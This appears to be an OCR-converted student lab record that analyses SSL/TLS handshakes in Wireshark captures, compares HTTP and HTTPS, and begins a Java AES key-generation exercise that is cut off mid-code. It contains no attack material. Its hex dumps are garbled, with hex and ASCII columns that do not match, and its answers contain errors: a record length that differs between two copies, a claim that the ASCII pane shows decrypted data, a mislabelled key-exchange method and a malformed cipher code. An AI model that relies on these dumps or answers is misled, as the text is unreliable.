  - SSLv3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
    - Content Type: Change Cipher Spec (20)
    - Version: SSL 3.0 (0x0300)
    - Length: 1

The hex and ASCII panes below the tree view show the raw data of the selected Client Key Exchange message. The ASCII pane shows the byte sequence followed by a series of characters and symbols.

## 6. What algorithm is used for encrypting the session key?


RSA

Subject Public Key:

30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba...

Encrypted key:

65512da6d4a738dfac791f0bd9b2617d738832d9f2623a8b110475ca42ff4ed9ccb9fa86...



The screenshot shows the Wireshark interface with the title bar "Wireshark · Packet 8 · rsasnakeoil2.cap". The main pane displays the SSL handshake process. The tree view on the left shows the following structure:

- Version: SSL 3.0 (0x0300)
- Length: 132
- Handshake Protocol: Client Key Exchange
  - Handshake Type: Client Key Exchange (16)
  - Length: 128
  - RSA Encrypted PreMaster Secret
    - Encrypted PreMaster: 65512da6d4a738dfac791f0bd9b2617d738832d9f2623a8b110475ca42ff4ed9ccb9fa86...
- SSLv3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  - Content Type: Change Cipher Spec (20)
  - Version: SSL 3.0 (0x0300)
  - Length: 1
  - Change Cipher Spec Message
- SSLv3 Record Layer: Handshake Protocol: Encrypted Handshake Message
  - Content Type: Handshake (22)
  - Version: SSL 3.0 (0x0300)

The hex dump below the tree view shows the raw bytes of the encrypted handshake message. The ASCII dump column shows the decrypted characters.

Hex	Dec	ASCII
0000	00 00 00 00 00 00 00 00	..... .E.
0010	01 08 49 70 40 00 40 06	.Ip@. .}..
0020	00 01 97 39 01 bb 78 8c	...9.x.:x.(z..
0030	7f ff fe fc 00 00 01 01	....S{..S
0040	08 0a 1f 53 7b fc 1f 53	q.....eQ...
0050	71 05 16 03 00 00 84 10	-8.y...a}s.2..
0060	00 00 80 65 51 2d a6 d4	b:....u.B.N.....
0070	a7 38 df ac 79 1f 0b d9	-/sQf.) ..a....[
0080	b2 61 7d 73 88 32 d9 f2	.#..^_T p..{(..i
0090	ff 4e d9 cc b9 fa 86 f3	.Y.t...~.v...EM-
00a0	62 3a 8b 11 04 75 ca 42	....Ryt.....cl
00b0	cd 80 61 0f e8 13 ce 5b	....M....Q.a..
00c0	0f f7 05 e4 4d 1a d3 cb	....^...R..2.....
00d0	ee c7 bc 5e 15 a3 f2 52	....@...5.9V...
00e0	0f bb 32 14 03 00 00 01	a*.....J..q
00f0	01 16 03 00 00 40 a9 d8	><..D. V.~..H.v
0100	d7 35 bc 39 56 98 ad 87	pv.....yg.7...
0110	61 2a c4 8f cc 03 cb 93	Y.L.uV
0120	56 d1 7e 88 e2 48 fd 76	
0130	70 76 e2 cd 06 d0 f3 9d	
0140	13 79 67 1e 37 f6 98 be	

**7. List the various parameters specified in the Encrypted handshake message.**

The screenshot shows the Wireshark interface with the following details:

- Frame 8:** 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
- Ethernet II:** Src: 00:00:00\_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00\_00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4:** Src: 127.0.0.1, Dst: 127.0.0.1
- Transmission Control Protocol:** Src Port: 38713, Dst Port: 443, Seq: 106, Ack: 930, Len: 212
- Transport Layer Security:**
  - SSLv3 Record Layer: Handshake Protocol: Client Key Exchange:**
    - Content Type: Handshake (22)
    - Version: SSL 3.0 (0x0300)
    - Length: 132
  - Handshake Protocol: Client Key Exchange:**
    - Handshake Type: Client Key Exchange (16)
    - Length: 128
  - RSA Encrypted PreMaster Secret:**
    - Encrypted PreMaster: 65512da6d4a738dfac791f0bd9b2617d738832d9f2623a8b110475ca42ff4ed9ccb9fa86...
  - SSLv3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec:**
    - Content Type: Change Cipher Spec (20)
    - Version: SSL 3.0 (0x0300)
    - Length: 1
  - Change Cipher Spec Message:**
  - SSLv3 Record Layer: Handshake Protocol: Encrypted Handshake Message:**
    - Content Type: Handshake (22)
    - Version: SSL 3.0 (0x0300)
    - Length: 64

**Hex View:**

00b0	0f f7 05 e4 4d 1a d3 cb 9c d2 51 b5 61 cb ff 7c	....M....Q-a..
00c0	ee c7 bc 5e 15 a3 f2 52 0f bb 32 14 03 00 00 01	...^...R ..2.....
00d0	01 16 03 00 00 40 a9 d8 d7 35 bc 39 56 98 ad 87	....@... 5.9V...
00e0	61 2a c4 8f cc 03 cb 93 80 81 b0 4a c4 d2 09 71	a*..... ....J..q
00f0	3e 90 3c 8d e0 95 44 fe 56 d1 7e 88 e2 48 fd 76	>.<...D. V~..H.v
0100	70 76 e2 cd 06 d0 f3 9d 13 79 67 1e 37 f6 98 be	pv..... .yg.7...
0110	59 18 4c fc 75 56	Y.L.uV

**Decoded View:**


```

....M....Q-a..|
...^...R ..2.....|
....@... 5.9V...
a*..... ....J..q
>.<...D. V~..H.v
pv..... .yg.7...
Y.L.uV

```

## 8. Calculate the time taken for completion of the entire handshake protocol.

2.943248



## 10. Enlist the differences between HTTP and HTTPS.

Parameter	HTTP	HTTPS
<b>Protocol</b>	<i>It is hypertext transfer protocol.</i>	<i>It is hypertext transfer protocol with secure.</i>
<b>Security</b>	<i>It is less secure as the data can be vulnerable to hackers.</i>	<i>It is designed to prevent hackers from accessing critical information. It is secure against such attacks.</i>
<b>Port</b>	<i>It uses port 80 by default</i>	<i>It was use port 443 by default.</i>
<b>Starts with</b>	<i>HTTP URLs begin with http://</i>	<i>HTTPs URLs begin with https://</i>

## WORKSHEET (For packet captured for real time data)

### 1. What version of SSL is supported by the client?

TLSv1.3

The screenshot shows a Wireshark capture of a TLSv1.3 session. A single Client Hello packet (packet 631) is selected. The bytes pane displays the raw data, starting with the TLSv1.3 record layer handshake protocol. The packet details pane shows the structure of the Client Hello message, including the length of the random bytes (568 bits), session ID length (32), session ID (7e8aff4c98c42f3b15b71b8efe3b99b70ee97e9cfdd3c3b432de7340f1ca8375), and a list of 16 cipher suites. The cipher suites listed include various AES-GCM and ECDHE variants.

### 2. List the cryptographic algorithms supported by the client in Client Hello message.

This screenshot shows the detailed view of the Client Hello message for packet 631. The Cipher Suites section is expanded, listing 16 supported cipher suites. The suites include:

- Cipher Suite: Reserved (GREASE) (0xaaaa)
- Cipher Suite: TLS\_AES\_128\_GCM\_SHA256 (0x1301)
- Cipher Suite: TLS\_AES\_256\_GCM\_SHA384 (0x1302)
- Cipher Suite: TLS\_CHACHA20\_POLY1305\_SHA256 (0x1303)
- Cipher Suite: TLS\_ECDHE\_ECDSA\_WITH\_AES\_128\_GCM\_SHA256 (0xc02b)
- Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (0xc02f)
- Cipher Suite: TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA384 (0xc02c)
- Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (0xc030)
- Cipher Suite: TLS\_ECDHE\_ECDSA\_WITH\_CHACHA20\_POLY1305\_SHA256 (0xccaa9)
- Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_CHACHA20\_POLY1305\_SHA256 (0xccaa8)
- Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (0xc013)
- Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (0xc014)
- Cipher Suite: TLS\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (0x009c)
- Cipher Suite: TLS\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (0x009d)
- Cipher Suite: TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (0x002f)
- Cipher Suite: TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x0035)

### 3. List the various parameters present in the public key certificate of the server.

```

    ▾ Certificates (2895 bytes)
      Certificate Length: 1713
      ▾ Certificate: 308206ad30820595a00302010202100cce51d2396119e30e8e9507a384cf1f300d06092a... (id-at-commonName=*.ssl.cf1.rackcdn.com,id-at-organizationName=Rackspace US, Inc.,id-at-localityName=Windcrest,id-at-stateName=Texas,id-at-postalCode=76160,id-at-countryName=US)
        ▾ signedCertificate
          version: v3 (2)
          serialNumber: 0x0cce51d2396119e30e8e9507a384cf1f
        ▾ signature (sha256WithRSAEncryption)
          Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
        issuer: rdnSequence (0)
        > rdnSequence: 3 items (id-at-commonName=DigiCert SHA2 Secure Server CA,id-at-organizationName=DigiCert Inc,id-at-countryName=US)
        ▾ validity
          > notBefore: utcTime (0)
          > notAfter: utcTime (0)
        ▾ subject: rdnSequence (0)
          > rdnSequence: 5 items (id-at-commonName=*.ssl.cf1.rackcdn.com,id-at-organizationName=Rackspace US, Inc.,id-at-localityName=Windcrest,id-at-stateName=Texas,id-at-postalCode=76160,id-at-countryName=US)
        ▾ subjectPublicKeyInfo
          ▾ algorithm (rsaEncryption)
            Algorithm Id: 1.2.840.113549.1.1.1 (rsaEncryption)
          ▾ subjectPublicKey: 3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8...
        ▾ extensions: 10 items
          > Extension (id-ce-authorityKeyIdentifier)
          > Extension (id-ce-subjectKeyIdentifier)
          > Extension (id-ce-subjectAltName)
          > Extension (id-ce-keyUsage)
          > Extension (id-ce-extKeyUsage)
          > Extension (id-ce-cRLDistributionPoints)
          > Extension (id-ce-certificatePolicies)
          > Extension (id-pe-authorityInfoAccess)
          > Extension (id-ce-basicConstraints)
          > Extension (SignedcertificateTimestampList)
        ▾ algorithmIdentifier (sha256WithRSAEncryption)
          Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
          Padding: 0
          encrypted: c84bea696f2d65575706ba6e76fe03ddfe880244cfbdeae238a2cc26ed54dbae609ba84a...
      Certificate Length: 1176
      ▾ Certificate: 308204943082037ca003020102021001fd3eb6eca75c888438b724bcfbc91300d06092a... (id-at-commonName=DigiCert SHA2 Secure Server CA,id-at-organizationName=DigiCert Inc,id-at-countryName=US)
        ▾ signedCertificate
          version: v3 (2)
          serialNumber: 0x01fd3eb6eca75c888438b724bcfbc91300d06092a...
        ▾ signature (sha256WithRSAEncryption)
  
```

### 4. Identify the public key of the server? Can you trust the same?

subjectPublicKey:

3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8...

> subjectPublicKey: 3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8...

Yes, we can trust it because it is signed by certificate authority

## 5. Identify the length of key exchanged by the Client?

66

```

> Internet Protocol Version 4, Src: 192.168.187.158, Dst: 23.200.48.170
> Transmission Control Protocol, Src Port: 26523, Dst Port: 443, Seq: 518, Ack: 3828, Len: 126
  ▼ Transport Layer Security
    ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 66
      Handshake Protocol: Client Key Exchange
        Handshake Type: Client Key Exchange (16)
        Length: 66
        ▼ EC Diffie-Hellman Client Params
          Pubkey Length: 65
          Pubkey: 045b484bc8d393faafc3c9b45d66d4181161a962f0eb0ec707c95c42ab2db350e8010dd5...
    ▼ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)

```

Hex	Dec	Text
0000	9a fd 70 67 27 5e 80 30	49 2a c2 b9 08 00 45 00
0010	00 a6 0a 4f 40 00 80 06	..pg'^.0 I*....E-
0020	30 aa 67 9b 01 bb 1d f9	..0@...+J.....
0030	df 11 50 fa 7a d2 50 18	0 g.....P-z-P.
0040	03 00 46 10 00 00 42 41	.....F ..BA
0050	04 5b 48 4b c8 d3 93 fa	[HK.....]f..
0060	af c3 c9 b4 5d 66 d4 18	a.b....\B.-P
0070	11 61 a9 62 f0 eb 0e c7	0.g....+ 9.y...
0080	07 c9 5c 42 ab 2d b3 50	f...9D....z....
0090	e8 01 0d d5 f1 e3 85 2b	T.....(....
00a0	e2 09 39 b4 79 b7 05 fa	.....\...#...
00b0	54 14 03 03 00 01 16 03	d6 72 5a ce 76 c5 15 05
00c0	03 03 00 28 00 00 00 00	3a 58 e9 62 1c 01 a3 ea
00d0	00 00 00 ae 85 ee 85	5 ..+
00e0	5c d5 9d 8c 23 e1 84 a9	rZ.v....:X.b....
00f0	d6 72 5a ce 76 c5 15 05	35 d7 81 2b

## 6. What algorithm is used for encrypting the session key?

Diffie-Hellman

subjectPublicKey:

3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8...

Encrypted key:

045b484bc8d393faafc3c9b45d66d4181161a962f0eb0ec707c95c42ab2db350e8010dd5...

```

> Internet Protocol Version 4, Src: 192.168.187.158, Dst: 23.200.48.170
> Transmission Control Protocol, Src Port: 26523, Dst Port: 443, Seq: 518, Ack: 3828, Len: 126
  ▼ Transport Layer Security
    ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 70
      Handshake Protocol: Client Key Exchange
        Handshake Type: Client Key Exchange (16)
        Length: 66
        ▼ EC Diffie-Hellman Client Params
          Pubkey Length: 65
          Pubkey: 045b484bc8d393faafc3c9b45d66d4181161a962f0eb0ec707c95c42ab2db350e8010dd5...
    ▼ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)

```

Hex	Dec	Text
0000	9a fd 70 67 27 5e 80 30	49 2a c2 b9 08 00 45 00
0010	00 a6 0a 4f 40 00 80 06	..pg'^.0 I*....E-
0020	30 aa 67 9b 01 bb 1d f9	..0@...+J.....
0030	df 11 50 fa 7a d2 50 18	0 g.....P-z-P.
0040	03 00 46 10 00 00 42 41	.....F ..BA
0050	04 5b 48 4b c8 d3 93 fa	[HK.....]f..
0060	af c3 c9 b4 5d 66 d4 18	a.b....\B.-P
0070	11 61 a9 62 f0 eb 0e c7	0.g....+ 9.y...
0080	07 c9 5c 42 ab 2d b3 50	f...9D....z....
0090	e8 01 0d d5 f1 e3 85 2b	T.....(....
00a0	e2 09 39 b4 79 b7 05 fa	.....\...#...
00b0	54 14 03 03 00 01 16 03	d6 72 5a ce 76 c5 15 05
00c0	03 03 00 28 00 00 00 00	3a 58 e9 62 1c 01 a3 ea
00d0	00 00 00 ae 85 ee 85	5 ..+
00e0	5c d5 9d 8c 23 e1 84 a9	rZ.v....:X.b....
00f0	d6 72 5a ce 76 c5 15 05	35 d7 81 2b

## 7. List the various parameters specified in the Encrypted handshake message.

The Wireshark interface displays the decrypted handshake message. Key parameters listed include:

- EC Diffie-Hellman Client Params**: Pubkey Length: 65, Pubkey: 045b484bc8d393faafc3c9b45d66d4181161a962f0eb0ec707c95c42ab2db350e8010dd5...
- TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec**: Content Type: Change Cipher Spec (20), Version: TLS 1.2 (0x0303), Length: 1, Change Cipher Spec Message.
- TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message**: Content Type: Handshake (22), Version: TLS 1.2 (0x0303), Length: 40, Handshake Protocol: Encrypted Handshake Message.

The hex dump shows the raw bytes of the handshake message, starting with 0000 and ending at 00b0.

## 8. Calculate the time taken for completion of the entire handshake protocol.

0.962527

The Wireshark timeline view shows the sequence of handshake messages:

- 4000 20.134983: 23.200.48.170 → 192.168.187.158, TLSv1.2, 1424 Application Data [TCP segment of a reassembled PDU]
- 4011 20.134983: 23.200.48.170 → 192.168.187.158, TLSv1.2, 328 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
- 4057 20.145422: 192.168.187.158 → [23.200.48.170], TLSv1.2, 571 Client Hello
- 4100 20.172291: 23.200.48.170 → 192.168.187.158, TLSv1.2, 1424 Application Data [TCP segment of a reassembled PDU]
- 4125 20.213649: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4134 20.232489: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4140 20.374680: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4154 20.378174: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4169 20.380753: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data, Application Data
- 4193 20.400934: 23.200.48.170 → 192.168.187.158, TLSv1.2, 1424 Server Hello
- 4197 20.416636: 23.200.48.170 → 192.168.187.158, TLSv1.2, 1141 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
- 4201 20.417469: 192.168.187.158 → 23.200.48.170, TLSv1.2, 180 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
- 4203 20.417872: 192.168.187.158 → 23.200.48.170, TLSv1.2, 622 Application Data
- 4211 20.451788: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4231 20.625755: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4244 20.627909: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4256 20.627909: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4271 20.630531: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- 4306 20.662590: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]
- A325 20.608482: 2606:4700::6812:95a → 2409:4072:600b:4135.., TLSv1.3, 1434 Application Data [TCP segment of a reassembled PDU]

Frame 4057: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits) on interface 'Device\WIFI\_{0AFDF086-BBFC-4F9A-8AB6-98BB1F31E009}', id 0

Ethernet II, Src: LiteonTe\_2a:c2:b9 (80:30:49:2a:c2:b9), Dst: 9a:fd:70:67:27:5e (9a:fd:70:67:27:5e)

Destination: 9a:fd:70:67:27:5e (9a:fd:70:67:27:5e)  
Address: 9a:fd:70:67:27:5e (9a:fd:70:67:27:5e)

....1.... .... .... .... = LG bit: locally administered address (this is NOT the factory default)  
....0.... .... .... .... = IG bit: Individual address (unicast)

0000 9a fd 70 67 27 5e 80 30 49 2a c2 b9 08 00 45 00 pg^' 0 I\*... E  
0010 02 2d 0b 5b 40 00 80 06 29 b7 c0 a8 bb 9e 17 c8 -[@... ]...  
0020 30 aa 04 0b 01 bb 5b 01 2f 65 5b 20 fe 52 50 18 0... /ep RP  
0030 01 00 ca 01 00 06 03 01 02 00 01 00 01 f0 03 ...  
0040 03 f5 8c 15 eb 6d 4d b9 8c b1 77 b8 a8 05 42 8c ... mT... w... B  
0050 8d 2e c9 97 56 89 c3 b8 88 22 7f 57 24 67 4d 3d . V... " W\$gl=...  
0060 cc 20 4b 54 b5 95 ac 5a 81 21 d8 91 84 91 7d KE U. Z !... }  
0070 28 8d f8 34 d6 83 0f 54 91 0e eb 69 b7 91 e9 ef ( 4... T... i...  
0080 d3 b0 00 20 0a 0a 13 01 13 02 13 03 c0 2b c0 2f ...  
0090 c0 2c c0 30 cc a9 cc a8 c0 13 c0 14 00 9c 00 9d ; 0...  
00a0 00 2f 00 35 01 00 01 93 fa ff 00 00 00 00 20 ; 5...  
00b0 00 1e 00 00 1b 63 34 30 32 32 37 37 2e 73 73 6c ... c40 2277,ss1  
00c0 2e 63 66 31 2e 72 61 63 66 63 64 66 2e 63 6f 6d .cf1.rac.kcdn.com  
00d0 00 17 00 00 ff 01 00 01 00 00 0a 00 00 08 ea .....

**RESULT:**

Thus, working principle behind SSL/TLS is successfully analysed using wireshark.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.8

**IMPLEMENTATION OF KEY GENERATION IN ADVANCED ENCRYPTION STANDARD****AIM:**

To implement key generation in Advanced Encryption Standard using Java/Python

**ALGORITHM:**

- Step 1. Start
- Step 2. Declare key[], mainkey[][], 2d arrays
- Step 3. Declare and initialize sbox[][] and rcon[][] 2d arrays
- Step 4. Create and method display()
  - Step 4.1. Implement the logic for displaying a 2d array
- Step 5. Create a method notQuadkey()
  - Step 5.1. Implement the logic for finding the round key values for each round if column % 4 != 0
- Step 6. Create method quadKey()
  - Implement the logic for finding the round key values for each round if column % 4 == 0
- Step 7. Create main method
  - Step 7.1. Run a for loop from j = 4 to j < key[0].length
    - Step 7.1.1. If j % 4 == 0 then
      - Step 7.1.1.1. Call method quadKey()
    - Step 7.1.2. else
      - Step 7.1.2.1. Call method notquadKey()
    - Step 7.1.3. if j % 4 == 3
      - Step 7.1.3.1. Call method display()
- Step 8. End

**CODING:**

```
package com.information;

import java.util.Scanner;

public class Aes {
    static int key[][] = new int[4][44];
    static int mainkey[][] = {{0x2b, 0x28, 0xab, 0x9}, {0x7e, 0xae, 0xf7, 0xcf}, {0x15, 0xd2, 0x15, 0x4f}, {0x16, 0xa6, 0x88, 0x3c}};
    static final int[][] sbox = {
        {0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76},
        {0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0},
        {0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15},
        {0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75},
        {0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84},
```

```

        {0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58,
0xcf},
        {0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f,
0xa8},
        {0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3,
0xd2},
        {0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19,
0x73},
        {0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b,
0xdb},
